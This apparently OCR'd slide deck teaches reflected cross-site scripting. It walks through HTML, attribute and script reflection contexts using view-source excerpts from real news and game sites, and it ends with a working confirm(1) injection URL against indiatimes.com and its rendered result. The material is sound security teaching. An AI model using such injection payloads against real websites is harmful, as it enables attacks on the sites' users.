
```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional/
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
        <base href="http://www.hea[illegible]" />
        <title>Health.com: "xyz Search Results</title>
```

E.G., HTTP://WWW.INDIATIMES.COM/SEARCH/"'XYZ/



view-source:www.indiatimes.com/search/"xyz/


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http:/
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta http-equiv="refresh" content="600"/>
<title>&quot;xyz:Indiatimes.com</title>
```



view-source:www.indiatimes.com/search/"xyz/

```
        })
}
</script>
<div class="ArticleCont col1 searchResults PhotoLandingPage">
    <h2>search results for</h2>
    <h1>&ldquo;&quot;xyz&rdquo; <span>/0 results</span> </h1>
```


ATTRIBUTE CONTEXT



Attribute Context: In attribute context, input reflects back in the attribute context i.e., as a value of an attribute. e.g., class attribute of <`div`> or value attribute of <`input`> tag etc.

```
<div class='<?php echo filter_function($_POST['input']);?>'>
Attribute Context</div>
```


E.G., HTTP://WWW.EA.COM/SEARCH?Q=""JUNK



```
view-source:www.ea.com/search?q="junk
```


```
></li><li class="item-2 e   two"><a href="http://www.ea.co
><a href="#" title="&quot;junk"><span>&quot;junk</span></a><
```

E.G., HTTP://WWW.EA.COM/SEARCH?Q=JUNK



```
view-source:www.ea.com/search?q=junk

ass="item-1 odd first current">
  <a href="http://www.ea.com/search?q=junk" title="All">
          <span class="label">All</span>
          <span class="count"> (5)</span>
```


E.G., HTTP://WWW.DRUDGEREPORTARCHIVES.COM/DSP/SEARCH.HTM?SEARCHFOR=JUNK



view-source:www.drudgereportarchives.com/dsp/search.htm?searchFor=junk

```
</td>
<td width="33%" valign="bottom" align="center" class="dra" nowrap>
<form action="http://www.drudgereportArchives.com/dsp/search.htm" method="GET" name="searchForm" target=

        <input type="Text" class="dra" name="searchFor" size="20" maxlength="500" value="junk">
        <input type="Submit" value="Search Archives" class="dra">
</form>
</td>
```

SCRIPT CONTEXT




Script Context: In script context, user-supplied input reflects back in the script code block as a value of some variable. e.g.,

```
<script>var a='<?php echo filter_function($_POST['input']);?>';</script>
```

E.G., HTTP://SEARCH.HEALTH.COM/RESULTS.HTML?NTT=XXXXXXXXXX

Double Quotes Case




view-source:search.health.com/results.html?Ntt=xxxxxxxxxx

```
<meta name="robots" content="noodp" />
<script type="text/javascript">
        var searchString = "xxxxxxxxxx";
</script>
```

E.G., HTTP://WWW.DAILYMAIL.CO.UK/HOME/SEARCH.HTML?SEL=SITE&SEARCHPHRASE=XXXXXXXXXXXX


Single Quotes Case



view-source:www.dailymail.co.uk/home/search.html?sel=site&searchPhrase=xxxxxxxxxxxx

```
<script type="text/javascript">
  searchTerms = 'xxxxxxxxxxxx';
</script>
```


E.G., HTTP://WWW.INDIATIMES.COM/SEARCH/XXXXXXXXXXXX/



view-source:www.indiatimes.com/search/xxxxxxxxxxxx/

```
<!-- Begin Google Analytics Tag -->

<script type="text/javascript">

var _gaq = _gaq || [];
_gaq.push(['_setAccount', 'UA-198011-6']);
_gaq.push(['_setDomainName', 'none']);
_gaq.push(['_setAllowLinker', true]);
_gaq.push(['_addIgnoredOrganic', 'indiatimes']);
_gaq.push(['_addIgnoredOrganic', 'indiatimes.com']);
_gaq.push(['_addIgnoredOrganic', 'india times']);
_gaq.push(['_addIgnoredOrganic', 'www.indiatimes.com']);
_gaq.push(['_addIgnoredOrganic', 'indiatimes news']);
_gaq.push(['_addIgnoredOrganic', 'india times.com']);
_gaq.push(['_addIgnoredOrganic', 'www.indiatimes']);
_gaq.push(['_addIgnoredOrganic', 'india times news']);
_gaq.push(['_trackPageview', '/search?query=xxxxxxxxxxxx']);


(function() {
    var ga = document.createElement('script'); ga.type = 'text/javascript'; ga.async = true;
    ga.src = ('https:' == document.location.protocol ? 'https://' : 'http://') + 'stats.g.doubleclick.net/dc.js';
    var s = document.getElementsByTagName('script')[0]; s.parentNode.insertBefore(ga, s);
  })();

</script>
<!-- End Google Analytics Tag -->
```

XSS IN INDIATIMES ...



www.indiatimes.com/search/%27%5D%29%3b%20confirm%281%29%3b%20%28%5B%27/


The page at www.indiatimes.com says:

1

OK
Cancel
media.indiatimes.in...
ents Network Sources Timeline Profiles Resources Audits Console

```
script>
img src="http://b.scorecardresearch.com/p?c1=2&c2=6036484&cv=2.
oscript>
- End comScore Tag -->
- Begin Google Analytics Tag -->
ript type="text/javascript">

ar _gaq = _gaq || [];
gaq.push(['_setAccount', 'UA-198011-6']);
gaq.push(['_setDomainName', 'none']);
gaq.push(['_setAllowLinker', true]);
gaq.push(['_addIgnoredOrganic', 'indiatimes']);
gaq.push(['_addIgnoredOrganic', 'indiatimes.com']);
gaq.push(['_addIgnoredOrganic', 'india times']);
gaq.push(['_addIgnoredOrganic', 'www.indiatimes.com']);
gaq.push(['_addIgnoredOrganic', 'indiatimes news']);
gaq.push(['_addIgnoredOrganic', 'india times.com']);
gaq.push(['_addIgnoredOrganic', 'www.indiatimes']);
gaq.push(['_addIgnoredOrganic', 'india times news']);
gaq.push(['_trackPageview', '/search?query=']); confirm(1); (['']);
```

